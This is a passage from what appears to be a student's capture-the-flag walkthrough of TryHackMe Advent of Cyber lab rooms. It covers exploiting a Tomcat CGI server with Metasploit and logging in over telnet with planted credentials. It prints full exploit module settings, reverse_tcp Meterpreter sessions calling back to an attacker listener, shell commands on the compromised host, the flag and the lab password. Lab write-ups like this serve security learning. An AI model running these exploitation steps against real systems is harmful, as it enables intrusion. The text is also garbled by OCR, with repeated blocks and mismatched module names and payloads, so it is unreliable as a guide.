2 Dir(s) 9,667,981,312 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>whoami

whoami

tbfcc-web-01\elfmcskidy

The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd Desktop

cd Desktop

The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

File Edit View Search Terminal Help

[+] Executing automatic check (disable AutoCheck to override)

[+] The target is vulnerable.

[+] Command Stager progress - 6.95% done (6999/100668 bytes)

[+] Command Stager progress - 13.91% done (13998/100668 bytes)

[+] Command Stager progress - 20.86% done (20997/100668 bytes)

[+] Command Stager progress - 27.81% done (27996/100668 bytes)

[+] Command Stager progress - 34.76% done (34995/100668 bytes)

[+] Command Stager progress - 41.72% done (41994/100668 bytes)

[+] Command Stager progress - 48.67% done (48993/100668 bytes)

[+] Command Stager progress - 55.62% done (55992/100668 bytes)

[+] Command Stager progress - 62.57% done (62991/100668 bytes)

[+] Command Stager progress - 69.53% done (69990/100668 bytes)

[+] Command Stager progress - 76.48% done (76989/100668 bytes)

[+] Command Stager progress - 83.43% done (83988/100668 bytes)

[+] Command Stager progress - 90.38% done (90987/100668 bytes)

[+] Command Stager progress - 97.34% done (97986/100668 bytes)

[+] Command Stager progress - 100.02% done (100692/100668 bytes)

[+] Sending stage (176195 bytes) to 10.10.7.42

[+] Meterpreter session 1 opened (10.10.55.127:4444 -> 10.10.7.42:4986)

8) at 2022-07-01 10:02:32 +0100

meterpreter >

[!] Make sure to manually cleanup the exe generated by the exploit

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name	Current Setting	Required	Description
CMD_MAX_LINE_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, MS14-076)
HTTP_HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
PROXIES		no	A proxy chain of format type:host:port[,type:host:port,...]. The target host(s), range CDR identifier, or URL to proxy through.
RHOSTS	10.0.0.1	yes	The target host(s), range CDR identifier, or URL to proxy through.
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager.
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCERT		no	Path to a custom SSL certificate (default is none)
TARGETURI	/cgi-bin/systeminfo.sh	yes	Path to CGI script
TIMOUT	5	yes	HTTP read response timeout (seconds)
URI_PATH		no	The URL to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.0.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
---	---
0	Linux x86

```
mfsf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1897/1892 bytes)
[*] Sending stage (980000 bytes) to 10.0.0.1
[*] Metasploit session 2 opened (10.0.0.10:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000

meterpreter > 
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```
meterpreter > shell
```

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name	Current Setting	Required	Description
CMD_MAX_LINE_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, MS14-076)
HTTP_HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
PROXIES		no	A proxy chain of format type:host:port[,type:host:port,...]. The target host(s), range CDR identifier, or URL to proxy through.
RHOSTS	10.0.0.1	yes	The target host(s), range CDR identifier, or URL to proxy through.
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager.
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCERT		no	Path to a custom SSL certificate (default is none)
TARGETURI	/cgi-bin/systeminfo.sh	yes	Path to CGI script
TIMOUT	5	yes	HTTP read response timeout (seconds)
URI_PATH		no	The URL to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.0.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
---	---
0	Linux x86

```
mfsf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1897/1892 bytes)
[*] Sending stage (980000 bytes) to 10.0.0.1
[*] Metasploit session 2 opened (10.0.0.10:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000

meterpreter > 
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```
meterpreter > shell
```

```
File Edit View Search Terminal Help
root@ip-10-55-127:~
```

c:\>cd Users  
'c:\' is not recognized as an internal or external command,  
operable program or batch file.

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>c:\dir  

c:\dir  

'c:\dir' is not recognized as an internal or external command,  

operable program or batch file.
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

```
File Edit View Search Terminal Help
root@ip-10-55-127:~
```

c:\>cd Users  
'c:\' is not recognized as an internal or external command,  
operable program or batch file.

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir  

dir  

Volume in drive C has no label.  

Volume Serial Number is 4277-4242
```

```
Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

```
01/07/2022 10:07 <DIR> .
01/07/2022 10:07 <DIR> ..
01/07/2022 10:07 .cd
19/11/2020 22:39 825 elfwhacker.bat
19/11/2020 23:06 27 flag1.txt
01/07/2022 10:02 73,802 vFauU.exe
4 File(s) 74,654 bytes
2 Dir(s) 9,667,981,312 bytes free
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.0.0.10        yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Exploit target:
Id  Name
--  --
0  Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1897/1902 bytes)
[*] Sending stage (988000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 

```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```

Applic Google - Mozilla Firefox
Fri 1 Jul, 10:10AttackBox IP:10.10.55.127
root@ip-10-10-55-127:-
File Edit View Search Terminal Help
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>whoami
whoami
tbf-c-web-01\elfmcskidy
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>cd elfmcskidy
cd elfmcskidy
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>cd Desktop
cd Desktop
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>cd..
cd..
'cd..' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>

```

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.0.0.10        yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Exploit target:
Id  Name
--  --
0  Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1897/1902 bytes)
[*] Sending stage (988000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 

```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```

Applic Google - Mozilla Firefox
Fri 1 Jul, 10:11AttackBox IP:10.10.55.127
root@ip-10-10-55-127:-
File Edit View Search Terminal Help
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>cd Desktop
cd Desktop
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>cd..
cd..
'cd..' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>cd cgi-bin
cd cgi-bin
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>cd dlr
cd dlr
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>

```

9.0.17

Correct Answer Hint

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

CVE-2019-0232

Correct Answer Hint

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

No answer needed Question Done Hint

What are the contents of flag1.txt

Answer format: \*\*\*{\*\*\*\*\*}

Submit Hint

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

No answer needed Question Done Hint

**Task 15** [Day 13] Networking Coal for Christmas

**Task 16** [Day 14] OSINT Where's Rudolph?

The screenshot shows a challenge interface on the left and a terminal session in Firefox on the right. The challenge asks for a CVE number to gain a foothold. The terminal session shows the user navigating to the Tomcat root directory and listing files. The file 'flag1.txt' is present, which corresponds to the challenge question.

9.0.17

Correct Answer Hint

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

CVE-2019-0232

Correct Answer Hint

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

No answer needed Question Done Hint

What are the contents of flag1.txt

Answer format: \*\*\*{\*\*\*\*\*}

Submit Hint

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

No answer needed Question Done Hint

**Task 15** [Day 13] Networking Coal for Christmas

**Task 16** [Day 14] OSINT Where's Rudolph?

This screenshot is identical to the one above, showing the same challenge interface and terminal session in Firefox. It demonstrates that the user has solved both challenges by finding the correct CVE and viewing the flag file.

9.0.17

Correct Answer Hint

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

CVE-2019-0232

Correct Answer Hint

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

No answer needed

Question Done

What are the contents of flag1.txt

thm{whacking\_all\_the\_elves}

Correct Answer Hint

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

No answer needed

Question Done

Task 15 [Day 13] Networking Coal for Christmas

```

root@ip-10-10-55-127:~#
File Edit View Search Terminal Help
at 9.0\webapps\ROOT\WEB-INF\cgl-bin
01/07/2022 10:07 <DIR> .
01/07/2022 10:07 <DIR> ..
01/07/2022 10:07 0 cd
19/11/2020 22:39 825 elfwhacker.bat
19/11/2020 23:06 27 flag1.txt
01/07/2022 10:02 73,802 vFaUu.exe
4 File(s) 74,654 bytes
2 Dir(s) 9,901,326,336 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps
\ROOT\WEB-INF\cgl-bin>type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps
\ROOT\WEB-INF\cgl-bin>^C
Terminate channel 17 [y/N]
Google offered in: Gaelige


```

THM AttackBox 39m 07s

The flag will be thm{whacking\_all\_the\_elves} that is highlighted in the terminal.

#### Question 4

What were the Metasploit settings you had to set?



The screenshot shows a terminal window titled "Terminal" with the command prompt "root@ip-10-10-55-127: ~". The user has selected the exploit "exploit/windows/http/tomcat\_cgi\_cmdlineargs". The terminal shows the following session:

```
msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.7.42
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts
10.10.7.42
rhosts => 10.10.7.42
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set target
uri /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
```

The Metasploit settings that we have to set is the rhosts setting as had been already highlighted in the terminal.

#### Thought Process/Methodology:

As for question number 1, the answer can be found after typing in echo "ip address" > target.txt , cat target.txt and nmap -sCV -vv -iL target.txt and we can found the answer by scrolling the terminal .Next for question 2, type in apache 9.0.17(web series number) to get the CVE that can be used to create a Meterpreter entry onto the machine. For question 3, find the Metasploit and then type in shell, c:\ , c:\dir, c:\>cd Users, dir; whoami, cd elfmcskid , cd Desktopcd, cd.., cgi-bin, cd dir and dir to get the flag. Lastly, for question 4, the Metasploit settings that have to set is rhost that can be found in the terminal.


## Day 13 : Networking - Coal for Christmas

Tools used: THM Machine/Kali Linux/Mozilla Firefox/Nmap

Solution/Walkthrough:

### Question 1

What old, deprecated protocol and service is running?



The screenshot shows a terminal window with the following content:

```
1211102287@kali:~  
File Actions Edit View Help  
└──(1211102287@kali)-[~]  
└─$ nmap 10.10.154.98  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 01:53 EDT  
Nmap scan report for 10.10.154.98  
Host is up (0.20s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
23/tcp    open  telnet  
111/tcp   open  rpcbind  
  
Nmap done: 1 IP address (1 host up) scanned in 22.81 seconds  
└──(1211102287@kali)-[~]  
└─$ █
```

To scan the machine, use nmap with syntax by entering the command nmap IP address (10.10.154.98) on the terminal window. The deprecated protocol and service is shown on the second line of the Service section.

## Question 2

### What credential was left for you?

Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or `netcat` with syntax like this:

```
telnet 10.10.254.24 <PORT_FROM_NMAP_SCAN>
```

The terminal window shows the following output:

```
1211102287@kali:~
```

File Actions Edit View Help

Nmap scan report for 10.10.154.98  
Host is up (0.20s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT STATE SERVICE  
22/tcp open ssh  
23/tcp open telnet  
111/tcp open rpcbind  
  
Nmap done: 1 IP address (1 host up) scanned in 20.63 seconds

[(1211102287@kali)-[~]  
\$ telnet 10.10.154.98 23  
Trying 10.10.154.98 ...  
Connected to 10.10.154.98.  
Escape character is '^]'.  
HI SANTA!!!  
  
We knew you were coming and we wanted to make  
it easy to drop off presents, so we created  
an account for you to use.  
  
Username: santa  
Password: clauschristmas  
  
We left you cookies and milk!  
christmas login: ]

Following the hint, use the netcat with syntax with the command **telnet 10.10.254.24 23** (**23 means the port we are referring to**) to connect to the service. Scrolling down we can see the credential (password) being left in the terminal (highlighted for reference).

### Question 3


**What distribution of Linux and version number is this server running?**

```
1211102287@kali:~  
File Actions Edit View Help  
We left you cookies and milk!  
christmas login: santa  
Password:  
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2  
      \ /  
      →*←  
      /o\  
      \ \ / \ /  
      / \ \ / \ /  
      / \ \ / \ /  
      / \ \ / \ /  
      / \ \ / \ /  
      / \ \ / \ /  
      / \ \ / \ /  
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      / \ \ / \ /  
      / \ \ / \ /  
      / \ \ / \ /  
      / \ \ / \ /  
      / \ \ / \ /  
      / \ \ / \ /  
      [ ____ ]  
$ cat /etc/*release  
DISTRIB_ID=Ubuntu  
DISTRIB_RELEASE=12.04  
DISTRIB_CODENAME=precise  
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"  
$
```

Log into the account by typing the credentials given there. We can look for the distribution of Linux and version number running in the server by typing the `cat /etc/*release` command. We can see the version in the description part (highlighted in the picture)

## Question 4

Who got here first?



The terminal window shows a file tree and some command-line output:


```
1211102287@kali:~
```

File Actions Edit View Help

```
\ /  
→*←  
/o\  
/ \\  
/ \_o\  
/ \_o \_o\  
/ \_o \_o \_o\  
/ \_o \_o \_o \_o\  
/ \_o \_o \_o \_o \_o  
/ \_o \_o \_o \_o \_o [__]
```

```
$ ls  
christmas.sh cookies_and_milk.txt  
$ cat cookies_and_milk.txt  
*****  
// HAHA! Too bad Santa! I, the Grinch, got here  
// before you did! I helped myself to some of  
// the goodies here, but you can still enjoy  
// some half eaten cookies and this leftover  
// milk! Why dont you try and refill it yourself!  
// - Yours Truly,  
// The Grinch  
*****/
```

We can view files and folders in the current directory with the command “ls”. Two files are stored inside (highlighted).



A screenshot of a terminal window titled "1211102287@kali: ~". The window has a dark background with light-colored text. At the top, there are standard window controls (minimize, maximize, close). Below the title bar is a menu bar with "File", "Actions", "Edit", "View", and "Help". The main area of the terminal shows the following text:

```
